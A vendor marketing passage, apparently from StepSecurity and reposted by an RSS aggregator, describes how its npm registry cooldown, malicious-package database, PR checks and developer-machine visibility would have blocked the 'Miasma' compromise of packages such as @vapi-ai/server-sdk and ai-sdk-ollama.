
StepSecurity Secure Registry provides each enterprise customer with a dedicated, policy-enforced npm registry that sits between your existing package manager (such as JFrog Artifactory) and the public npm registry. Instead of fetching packages directly from registry.npmjs.org, your infrastructure routes requests through your StepSecurity registry, which applies configurable security policies before serving any package.
The primary defense here is the cooldown period. Newly published package versions are held for a configurable window before being served to any developer machine or CI/CD pipeline. When the compromised Miasma packages were published to npm, including @vapi-ai/server-sdk, ai-sdk-ollama, and dozens of packages in the jagreehal ecosystem, Secure Registry customers were never exposed.

StepSecurity Dev Machine Guard gives security teams real-time visibility into npm packages installed across every enrolled developer device. When a malicious package is identified, teams can immediately search by package name and version to discover all impacted machines.
Newly published npm packages are temporarily blocked during a configurable cooldown window. When a PR introduces or updates to a recently published version, the check automatically fails. Since most malicious packages are identified within hours, this creates a crucial safety buffer. In this case, 57 packages across 286+ malicious versions were published in a rolling campaign lasting under two hours on June 3, so any PR updating to an affected version during the cooldown period would have been blocked automatically.

StepSecurity maintains a real-time database of known malicious and high-risk npm packages, updated continuously, often before official CVEs are filed. If a PR attempts to introduce a compromised package, the check fails and the merge is blocked. All compromised versions from this Miasma campaign, including @vapi-ai/server-sdk, ai-sdk-ollama, and the full jagreehal package family, were added to this database within minutes of detection.

Search across all PRs in all repositories across your organization to find where a specific package was introduced. When a compromised package is discovered, instantly understand the blast radius: which repos, which PRs, and which teams are affected. This works across pull requests, default branches, and dev machines.

此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。